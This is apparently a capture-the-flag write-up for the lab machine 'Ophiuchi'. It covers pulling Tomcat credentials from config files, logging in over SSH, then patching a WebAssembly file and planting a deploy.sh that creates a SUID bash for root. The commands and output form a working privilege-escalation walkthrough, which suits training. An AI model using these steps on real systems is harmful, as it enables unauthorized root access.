


```
grep -iEr 'username|password'
server.xml:       <!-- Use the LockOutRealm to prevent attempts to guess user passwords
tomcat-users.xml:<user username="admin" password="whythereisalimit" roles="manager-gui,admin-g
tomcat-users.xml:  you must define such a user - the username and password are arbitrary. It i
tomcat-users.xml:  them. You will also need to set the passwords to something appropriate.
tomcat-users.xml:  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
```

We get the credentials: **admin; whythereisalimit**


SSH

As the ssh port is open in this box, let's have a look which user's can auth and get a shell on the box: `cat /etc/passwd | grep bash`



```
cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
admin:x:1000:1000:,,,:/home/admin:/bin/bash
tomcat@ophiuchi:~/conf$
```


Let's try and sign in with `ssh admin@10.10.10.227` and the password: **whythereisalimit**



```
→ ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ECDSA key fingerprint is SHA256:OmZ+JsRqDVNaBWMshp7wogZM0KhSKkp1YmaILhRxSY0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ECDSA) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 19 Jun 2021 04:44:25 PM UTC

  System load:             0.08
  Usage of /:              19.9% of 27.43GB
  Memory usage:            17%
  Swap usage:              0%
  Processes:               221
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:feb9:c9d5


176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jan 11 08:23:12 2021 from 10.10.14.2
admin@ophiuchi:~$
```

Admin Shell


We can collect the user flag and then move on to try and escalate our privs



```
Last login: Mon Jan 11 08:23:12 2021 from 10.10.14.2
admin@ophiuchi:~$ cat ~/user.txt
5a4886b7e40b6112d20b10be4ced6926
```

PrivEsc

If we `sudo -l`, we can see the adin user may run this very specific go one-liner as **sudo**




```
User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~$
```

Enumeration

Looking at **index.go** I see that **deploy.sh** isn't given an absolute path.

```
package main

import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh", "deploy.sh").Output()
                if err != nil {
                        log.Fatal(err)
                }
                fmt.Println(string(out))
        }
}
```

The **existing** deploy.sh is pretty disappointing. But interestingly if we execute it we can see we get the printed message from the `f=` variable of the index.go.



```
admin@ophiuchi:/opt/wasm-functions$ cat deploy.sh
#!/bin/bash

# ToDo
# Create script to automatic deploy our new web at tomcat port 8080
admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions$
```

If we can find a way for `F` to equal `1`, then the the Go script will execute the deploy.sh script, and we can control the deploy.sh script.


Make F great again

On our quest to make F great again, we're gonna need to grab a couple of things.

Wasm stands for Web Assembly, a language that needs to be compiled to work. So we'll need to find a way to re-write the **wasm** in the **Go** script, and get that to F to equal 1

Download Stuff

```
#Download wasm necessities on kali
sudo apt-get install wabt

#pull all of the wasm stuff from the target machine
 scp -r admin@10.10.10.227:/opt/wasm-functions/* . #password: whythereisalimit

#move everything in wasm in /tmp on the victim machine. This will help us later

```



```
[19-Jun-21 18:30:11 BST] Ophiuchi/wasm
→ scp -r admin@10.10.10.227:/opt/wasm-functions/* .
admin@10.10.10.227's password:
index.go                                            100%  522     25.4KB/s   00:00
deploy.sh                                           100%   88      2.6KB/s   00:00
main.wasm                                           100% 1445KB    3.8MB/s   00:00
deploy.sh                                           100%   88      4.8KB/s   00:00
index                                               100% 2458KB    3.7MB/s   00:00
index.go                                            100%  522     27.4KB/s   00:00
main.wasm                                           100% 1445KB    4.0MB/s   00:00
[19-Jun-21 18:34:06 BST] Ophiuchi/wasm
→ ls
backup  deploy.sh  index  index.go  main.wasm
[19-Jun-21 18:34:08 BST] Ophiuchi/wasm
```


Decompile

If we try to **read main.wasm,** it ain't gonna happen. Hence, we're gonna have to **de-compile it.**

```
→ cat main.wasm | head
asm`pA���
         A���
             A���
                 ,memoryinfo
__data_end
          __heap_base
A
 ��
  .debug_info��9P@
��F>�>m
���?�?m5"q"�z"�"��"�" 2#n#��#�#���#�# ��
                                      ��:
                                         �����?@�
                                               �>
c"Q�>
, =
      ��
�"Wk#Wq)      ��AJA���lA�A�I�����A��
�>
�&�           ���D����BeB�
```


We're gunning for `main.wasm`. Let's decompile it

```
wasm2wat main.wasm --output decompiled.wasm.wat
```



```
[19-Jun-21 18:41:42 BST] Ophiuchi/wasm
→ wasm2wat main.wasm --output decompiled.wasm.wat
[19-Jun-21 18:41:53 BST] Ophiuchi/wasm
→ cat decompiled.wasm.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
[19-Jun-21 18:42:06 BST] Ophiuchi/wasm
```

See that **i32 variable**, we're gonna want to change that to a **1**.



```
(func $info (type 0) (result i
  i32.const 1)
(table (;0;) 1 1 funcref)
(memory (;0;) 16)
```

Re-compile

We can re-compile this :

```
wat2wasm decompiled.wasm.wat --output main.wasm
```

Deploy.sh


Now that we've made F great again, we need to manipulate **deploy.sh** in our favour

```
#!/bin/bash
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
#this will copy root's bash binary to /tmp
#we can then execute /tmp/bash -p to become root
```

Re-upload

Now we have our **re-compiled main.wasm** and **malicious deploy.sh,** let's re-upload them to the /tmp directory of the machine.


```
scp main.wasm deploy.sh admin@10.10.10.227:/tmp
#password: whythereisalimit
```



```
[19-Jun-21 18:52:58 BST] Ophiuchi/wasm
→ scp main.wasm deploy.sh admin@10.10.10.227:/tmp
admin@10.10.10.227's password:
main.wasm                                    100% 1445KB   2.0MB/s   00:00
deploy.sh                                    100%   57     2.3KB/s   00:00
[19-Jun-21 18:55:02 BST] Ophiuchi/wasm
```

